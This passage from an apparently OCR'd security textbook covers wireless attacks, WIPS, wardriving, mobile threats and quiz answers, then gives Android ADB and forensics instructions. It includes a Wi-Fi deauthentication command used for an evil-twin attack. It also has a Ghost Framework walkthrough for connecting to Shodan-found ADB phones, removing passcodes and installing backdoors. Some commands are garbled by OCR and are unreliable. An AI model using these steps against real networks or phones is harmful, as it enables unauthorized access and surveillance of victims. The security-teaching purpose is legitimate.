
Now let's deauth the packets using this below command.

#aireplay-ng --deauth 0 -a 00:09:5B:6F:1E

By using this command, we can boost power to its max

#iwconfig wlan0 txpower 30 and click enter.

Once power is set enter this command to check power iwconfig



Once user connect to our newly created AP we can gather details of victim easily through Ettercap.

12.4 Wireless Intrusion Prevention System

WIPS also incorporates capabilities that prevent danger automatically in addition to intrusion detection. Automatic prevention requires WIPS to identify and categorize a danger properly and automatically.

A good WIPS can prevent the following kinds of threats:

- Rogue access points – WIPS should understand the difference between rogue APs and external (neighbor's) APs.

- Mis-configured AP
- Client mis-association
- Unauthorized association
- Man-in-the-middle attack.
- Ad hoc networks
- MAC spoofing
- Honeypot / evil twin attack
- Denial-of-service attack




Figure 108 Wireless Intrusion Prevention System

12.5 Wi-Fi Chalking




Figure 109 Wi-Fi Chalking

War driving

Wardriving is the search act for moving vehicle Wi-Fi networks. It includes moving around an area slowly to locate wireless internet signals. This may be done by a person or two or more individuals, who drive one person and search for Wireless networks by others.

The search for free Wi-Fi using a smartphone in a vehicle may be as straightforward as it is. However, the phrase often relates to a hardware and software setup intended specially to locate and record wireless networks. Typically comprises the wardriving equipment:

War Chalking

Warchalking gives information on the type of wireless connection utilized which might be an open, closed or WEP node. This can make hackers aware of and safe on the Wi-Fi hot spot. To attack the Wi-Fi network, hackers might utilize this information.

War Flying

The act of war itself is just searching for wireless networks. Also known as access point finding, LAN jacking, Wi-Fi mapping, etc. Some have developed the terms War Walking and War Flying via their walks or flights in search of APs. Remember that you're not necessarily seeking wireless networks to attack. It's more like watching and watching the hue of the houses. Of course, the problem is that, when you look at the color of the home, some unscrupulous persons could notice that the front door was left open. These people cannot resist the attempt to enter the residence (or network).

12.6 WIFI ANALYZER

Determine Wi-Fi issues and the optimal channel or location for your Router/Access-Point!

This software converts your WINDOWS 10 PC/Laptop, Tablet, or Phone into a wireless network analyzer.

12.6.1 Why Do You Need a Wi-Fi Analyzer

Interference, obstacles, the functionality of your home Wi-Fi network, and a variety of other factors all have an impact on the signal's range. Even though your router is stated to have a specific range, don't expect it to be the same in all directions.

12.6.2 Best Wi-Fi Analyzer Windows Apps

We believe that the best Wi-Fi analyzer Windows app should be simple to use, include all of the features you need to optimize Wi-Fi performance, meet the needs of enterprise customers, and be actively developed by a team of experienced developers dedicated to creating the best Wi-Fi analyzer tool possible.

1 **NetSpot** is the only professional Wi-Fi analyzer for Windows.

2 **InSSIDer** — is a well-known Wi-Fi analyzer for the Windows operating system.

3 **Wifi Analyzer** — is Windows 10 software that can be downloaded from the Microsoft Store.

4 **Vistumbler** — distinguishes itself from many other Wi-Fi analyzers by supporting GPS and real-time Google Earth monitoring.

5 **Wireshark** — is a free and open-source protocol analyzer.

12.7 Ghost Framework -- Control Android Devices Remotely

The ghost framework is not a hacking tool, and we are not attempting to hack the android smartphone. The Ghost Framework is an Android post-exploitation framework that uses the Android Debug Bridge to remotely access an Android device. As a result, this is a post-exploitation tool that provides a permanent connection and functions as a backdoor.

12.7.1 In Kali Linux, install the Ghost Framework.

Let us begin by installing the ghost in Kali Linux. You may either download it or clone it with the git command.

https://www.github.com/entynetproject/ghost.git git clone

After downloading, we must navigate to the directory.

CD phantom

#ls

You can see all the files and folders there. To install the software, we'll need this install script.

#./install.sh

Now that the installation is finished, let's launch the application.

#./ghost

This ghost framework uses commands that are comparable to Metasploit. So we can run those commands, such as help to view all of the choices.

#Help

As a result, all the commands are included there, along with a brief description.

Now, as I mentioned, let's utilize the connect command to connect the remote Android smartphone. As a result, ensure that ADB port 5555 is open.

Simply open the port if you have hacked this gadget.

So, as an example, I'll search Shodan for ADB-enabled devices.

Then select an IP address to connect to.

IP connect.

We are now connected, which means we have another session and may reconnect to the hacked device if the port is open.

We can now accomplish a lot of things. For example, we may capture the phone's screen or install or remove an app. We may also use port forwarding to establish any other type of reverse connection. There are so many things. We can also remove the device's passcode.

So, let's have a look at the app list. Many things can be done using sys information. The most essential item, however, is to install your backdoor (because you now have the capacity); install your backdoor for future and lasting connection.

So this is how the ghost framework takes advantage of Android ADB to provide a remote persistent connection to any Android phone.

12.8 WLAN Security Countermeasures

The goal of WLAN security audit is to investigate if and how a particular WLAN may be compromised. The types of weaknesses the potential attacker would look for (and weaknesses that wireless security auditor should concentrate on) are mainly related to authentication, encryption, types of the deployed WLANs, weak keys in use and similar.

The tools that are a good match for that use are −

- Protocol sniffers/analyzers (ex. Wireshark).
- Wireless discovery tools (ex. NetStumbler, Kismet, Win Sniffer, WiFiFoFum, etc.).
- Encryption/Authentication breaking (testing) tools (aircrack-ng, custom scripts, all kinds of cryptoanalysis tools).

12.9 Wireless Intrusion Prevention Systems

On the wired network, the Intrusion Prevention System (IPS) is used to perform deep packet inspection of the traversing packets, in order to look for anomalies, Trojans or other malicious pieces of code.




Figure 110 Wireless Intrusion Prevention Systems

12.10 Mobile Security Threats

Threats to mobile device security are on the rise. Kaspersky discovered about 3.5 million pieces of malware on over 1 million consumer devices in 2014. Kaspersky's in-lab detection algorithms processed 360,000 suspicious files per day by 2017. And 78% of the files were malware programs, implying that approximately 280,000 malware files were discovered every day, many of which targeted mobile devices. Here are the top seven mobile device risks, as well as what the future holds.

1) Data Breach

Unintentional data leaking is frequently caused by mobile apps. For example, “riskware” apps represent a significant risk to mobile users who allow them extensive access but do not necessarily verify security. These are generally free programs available in legitimate app stores that work as described but also transfer personal—and possibly corporate—data to a distant server, where it is mined by advertising and, in some cases, hackers.

2) Unsecured Wi-Fi

Nobody wants to use up their cellular data when there are free Wi-Fi hotspots available—but free Wi-Fi networks are typically insecure. Three British lawmakers who volunteered to participate in a free wireless security experiment were readily hacked by technical specialists, according to V3. Their social networking accounts, PayPal accounts, and even VoIP chats were all hacked. To be safe, utilize free Wi-Fi on your mobile device sparingly. Furthermore, never use it to get access to private or personal services, such as banking or credit card information.

3) Network Spoofing

When hackers put up phony access points—connections that seem like Wi-Fi networks but are traps—in high-traffic public places like coffee shops, libraries, and airports, they are engaging in network spoofing. To entice people to connect, cybercriminals offer access points popular names such as "Free Airport Wi-Fi" or "Coffeehouse."

4) Phishing Attacks

Because mobile devices are always turned on, they are on the front lines of most phishing attacks. Mobile users, according to CSO, are especially exposed since they frequently check their email in real-time, opening and reading emails as they arrive. Email apps on mobile devices are even more vulnerable since they offer less information to fit the smaller screen sizes. For example, even when read, an email may only show the sender's name until the header information bar is expanded. Never click on unknown email links. And, if the situation isn't urgent, leave the answer or action items until you get to your computer.

5) Spyware

Although many mobile users are concerned about malware sending data streams back to hackers, there is a more local threat: Spyware. In many situations, consumers should be concerned about spyware deployed by spouses, coworkers, or employers to track their movements and activities rather than malware from unknown attackers. Many of these applications, also known as stalkerware, are meant to be installed on the target's smartphone without their knowledge or consent. A complete antivirus and malware detection suite should employ specific scanning algorithms for this sort of

software, which necessitates slightly different treatment than other malware due to the way it enters your device.

Summary

- Wireless network is a network set up by using radio signal frequency to communicate among computers and other network devices. You can connect computers anywhere in your home without the need for wires.

- The IEEE 802.11 standards specify two operating modes: infrastructure mode and ad hoc mode.

- Infrastructure mode is used to connect computers with wireless network adapters, also known as wireless clients, to an existing wired network with the help from wireless router or access point. The 2 examples which I specified above operate in this mode.

- Ad hoc mode is used to connect wireless clients directly together, without the need for a wireless router or access point. An ad hoc network consists of up to 9 wireless clients, which send their data directly to each other.

- There are 4 types of wireless network Personal Area Network (WPAN), Local Area network (WLAN), Metropolitan Area Network (MAN) and Wide Area Network (WWAN).

- One can perform various attacks on wireless networks, the most common attack is MITM attack and evil twin attack.

- Evil twin attack creates a fake access point as same as the network that we want to hack, and DE authenticate them from their network and stops their connectivity. Then the victim tries to connect to their network and finds the new network with the same name as their network and connects to it, so times windows disconnects from its original network and connects to the fake free network.

- The Intrusion Prevention System (IPS) is used to perform deep packet inspection of the traversing packets, in order to look for anomalies, Trojans or other malicious pieces of code.

Chapter Review Questions

1. IEEE 802.11 defines basic service set as building block of a wireless

A. LAN

B. WAN protocol

C. MAN

D. All of the above

2. What is Wired Equivalent Privacy (WEP)?

A. security algorithm for Ethernet

B. security algorithm for wireless networks

C. security algorithm for USB communication

D. none of the mentioned

3. An attacker drives around the neighborhood with a car and a laptop looking for free Wi-Fi stations and uses them to attack servers. What is this called?

A. Wi-Fi gaming

B. wardriving

C. Wi-Fi driving

D. warchalking

4. What is WPA?

A. Wi-Fi Protected Access

B. Wired Protected Access

C. Wired Process Access

D. Wi-Fi Process Access

5. What WLAN device provides communications management services to wireless workstations?

A. Access Point

B. Antenna

C. Network Adapter

D. Repeater

6. What is the term used to describe the ability for networking devices from different manufacturers to communicate effectively?

A. Interoperable

B. Accessible

C. Portable

D. Scalable

7. What is this process called – original data signal is multiplied by pseudo-random noise spreading code?

A. FHSS

B. DSSS

C. GSM

D. ISM Band

8. What encryption does WEP use?

A. AES

B. DES

C. RC4

D. RC5

9. What encryption does WPA2 use?

A. AES

B. DES

C. RC4

D. MD5

10. What mode does a NIC card have to be put in before we sniff wireless networks?

A. Debug mode

B. On-mode

C. Monitor mode

D. Sniffer mode

Answers to Chapter Review Questions

1. Answer: A

Explanation: IEEE 802.11 defines the basic service set (BSS) as the building block of a wireless LAN (Local Area Network), making option A correct.

2. Answer: B

Explanation: Wired Equivalent Privacy (WEP) is a security algorithm specifically designed for wireless networks, making option B correct.

3. Answer: B

Explanation: The activity described is known as wardriving, making option B correct.

4. Answer: A

Explanation: WPA stands for Wi-Fi Protected Access, making option A correct.

5. Answer: A

Explanation: An Access Point provides communications management services to wireless workstations in a WLAN (Wireless Local Area Network), making option A correct.

6. Answer: A

Explanation: The term used to describe the ability for networking devices from different manufacturers to communicate effectively is "interoperable," making option A correct.

7. Answer: B

Explanation: The process described is called Direct Sequence Spread Spectrum (DSSS), making option B correct.

8. Answer: C

Explanation: WEP (Wired Equivalent Privacy) uses the RC4 encryption algorithm, making option C correct.

9. Answer: A

Explanation: WPA2 (Wi-Fi Protected Access 2) primarily uses the AES (Advanced Encryption Standard) encryption algorithm, making option A correct.

10. Answer: C

Explanation: A NIC (Network Interface Card) has to be put in Monitor mode before sniffing wireless networks, making option C correct.

Chapter 13

Forensics

13.1 ANDROID DEBUG BRIDGE (ADB)



Android Debug Bridge (adb) is a versatile command-line tool that lets you communicate with a device. The adb command facilitates a variety of device actions, such as installing and debugging apps, and it provides access to a Unix shell that you can use to run a variety of commands on a device. It is a client-server program that includes three components:

- A client, which sends commands. The client runs on your development machine. You can invoke a client from a command-line terminal by issuing an adb command.
- A daemon (adbd), which runs commands on a device. The daemon runs as a background process on each device.
- A server, which manages communication between the client and the daemon. The server runs as a background process on your development machine.

13.1.1 How Android Debug Bridge (ADB) works



When starting an adb client, the client first checks if there is already an adb server process running. If there is no, the server process starts. It connects to local TCP port 5037 when the server begins and listens for commands sent from adb clients— all adb clients use port 5037 to communicate with the adb server.

The server then sets up connections to all running devices. It locates emulators by scanning odd-numbered ports in the range 5555 to 5585, the range used by the first 16 emulators. Where the server finds an adb daemon (adb), it sets up a connection to that port. Note that each emulator uses a pair of sequential ports — an even-numbered port for console connections and an odd-numbered port for adb connections. For example:

Emulator 1, console: 5554
Emulator 1, adb: 5555
Emulator 2, console: 5556
Emulator 2, adb: 5557
and so on...

As shown, the emulator connected to adb on port 5555 is the same as the emulator whose console listens on port 5554.

Once the server has set up connections to all devices, you can use adb commands to access those devices. Because the server manages connections to devices and handles commands from multiple adb clients, you can control any device from any client (or from a script).

13.1.2 Android Debug Bridge (ADB) Commands

Query for devices

Before issuing adb commands, it is helpful to know what device instances are connected to the adb server. You can generate a list of attached devices using the devices command.

```
adb devices -l
```



13.1.3 Send commands to a specific device

If multiple devices are running, you must specify the target device when you issue the adb command. To specify the target, use the devices command to get the serial number of the target.

Once you have the serial number, use the –s option with the adb commands to specify the serial number. If you use both -s and *$ANDROID_SERIAL,*
-s overrides $ANDROID_SERIAL.

In the following example, the list of attached devices is obtained, and then the serial number of one of the devices is used to install the helloWorld.apk on that device.

```
$ adb devices

List of devices attached

emulator-5554 device

emulator-5555 device

$ adb -s emulator-5555 install helloWorld.apk
```

```
h2smedia@h2smedia-VirtualBox:~/Downloads$ ls
playstore.apk
h2smedia@h2smedia-VirtualBox:~/Downloads$ adb install playstore.apk
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
15405 KB/s (16667685 bytes in 1.056s)
Success
h2smedia@h2smedia-VirtualBox:~/Downloads$
```

13.2 Installation Process of ADB in Different Platforms

13.2.1 How to enable USB debugging


1. Start the Settings app on your phone.
2. Tap the About Phone option, which should be at the bottom of the list.
3. Then, to enable Developer Mode, touch the Build Number option 7 times. When it is finished, you will get a toast message.
4. Return to the main Settings page, and you should see a new Developer Options option that you may access.
5. Enter there and choose the USB Debugging mode option.
6. You have completed a portion of the phone setup procedure. Then, scroll down and follow the remainder of the steps for your specific operating system.

13.2.2 How to setup ADB on Microsoft Windows

1. Download the ZIP file containing the Android SDK Platform Tools for Windows.
2. Extract the contents of this ZIP file into a convenient location (such as C:\platform-tools)
3. Navigate to the location where you extracted the contents of this ZIP file in Windows Explorer.
4. Then, from the same directory as this ADB program, launch a Command Prompt. This may be accomplished by holding Shift and right-clicking within the folder, then selecting. pen command window here." (Some Windows 10 users may see "PowerShell" rather than "command window.")
5. Using a USB connection, connect your smartphone or tablet to your computer. Set the USB mode to "file transfer (MTP)." Some OEMs may or may not need this, but for general compatibility, it's preferable to leave it in this state.
6. To start the ADB daemon, type the following command into the Command Prompt window: adb gadgets
7. You should see a popup on your phone's screen to accept or refuse USB Debugging access. Naturally, when requested, you should grant USB Debugging access (and tap the always allow check box if you never want to see that prompt again).



1. Finally, enter the command from step #6 once more. If everything went well, you should now be able to view your device's serial number at the command prompt (or the PowerShell window).




13.2.3 How to setup ADB on macOS

1. Download the ZIP file containing the Android SDK Platform Tools for macOS.
2. Extract the ZIP file to a convenient location (like the Desktop for example).
3. Launch Terminal.
4. Enter the following command to go to the location where you extracted ADB: cd /path/to/extracted/folder/ On my Mac,
5. For example, on my Mac, it was as follows: directory /Users/Doug/Desktop/platform-tools/
6. Connect your device to your Mac using a USB connection that is compatible with it. Set the USB connection mode to “file transfer (MTP).” This isn't always necessary for every device, but it's preferable to leave it in this mode to avoid problems.
7. Once the Terminal is in the same location as your ADB tools, run the following line to start the ADB daemon:./adb devices
8. You will be prompted to “Allow USB debugging” on your device. Allow the connection to proceed.



- Finally, enter the command from step #7 once more. If everything went well, you should now be able to see your device's serial number in mac




OS's Terminal window.

13.2.4 How to setup ADB on Linux

1. Download the ZIP file containing the Android SDK Platform Tools for Linux.
2. Extract the ZIP file to a convenient location (like the Desktop for example).
3. Launch the Terminal application.
4. Type in the following command: cd /extracted/folder/
5. This will change the directory to where the ADB files were extracted.
6. As an example: directory /Users/Doug/Desktop/platform-tools/
7. Connect your gadget to your Linux computer via a USB connection. Set the connection mode to “file transfer (MTP).” This is not necessarily required for every device; however it is advised to avoid problems.
8. Once the Terminal is in the same location as your ADB tools, run the following line to start the ADB daemon:./adb devices
9. When you return to your smartphone or tablet, you'll notice a popup asking you to accept USB debugging. Go ahead and give it to me.



Finally, enter the command from step #8 once more. If everything went well, you should now see the serial number of your device in the Terminal window output.



13.3 How to back up your android device's data using ADB

1. Plug your Android device into your computer
2. Using either Command Prompt or Terminal, navigate to the folder in which the ADB tools are located and type in "ADB devices ". A pop-up on the Android device will appear if you need to grant your computer permission to interact with the phone or tablet. You will know if the command worked on your computer if it returns with the connected device's identification number
3. Type in "adb backup -apk -shared -all -f <filepath>/backup.ab"
4. Your Android device will now show the full backup window. Here you can encrypt your backup with a password (which is recommended)
5. Tap on Back up my data.
6. This process can take several minutes and when completed, a new file will be placed on your computer.

13.4 How to restore your Android device's data using ADB

1. Plug your Android device into your computer.
2. Using either Command Prompt or Terminal, navigate to the folder in which the ADB tools are located and type in "ADB devices." A pop-up on the Android device will appear if you need to grant your computer permission to interact with the phone or tablet. You will know if the command worked on your computer if it returns with the connected device's identification number.
3. Type in "adb restore <filepath>/backup.ab"
4. Your Android device will now show the full restore window. If you added a password to your backup file, enter it in the space given
5. Tap on Restore my data.
6. This process can take several minutes and when completed, most if not all your previously installed applications will be present on your device as well as photos and other data.

13.5 AFLogical OSE

Open-source Android Forensics app and framework

The Open-Source Edition has been released for use by non-law enforcement personnel, Android aficionados, and forensics gurus alike. It allows an examiner to extract Call Log Calls, Contacts Phones, MMS messages, MMS Parts, and SMS messages from Android devices.

It simplifies the acquisition and analysis with Android forensics software, viaExtract. ViaExtract uses AFLogical alongside a variety of other tools, including passcode bypass and the Sleuth Kit Timeline, to provide you with a detailed forensic analysis of Android devices.

13.5.1 Usage

On your Android device, open the AFLogical OSE application, choose what data you want to extract, and follow the prompts to extract the data. Note: You must have an SD card installed on your device (or a built in SD card) to extract the data.

The selected data is then extracted to your SD card (external or internal).


You can then copy the data from your SD card to your computer to view the content, either by removing the external SD Card and connecting it to your computer, or using adb pull.




Figure 111 viaforensics

Example

```
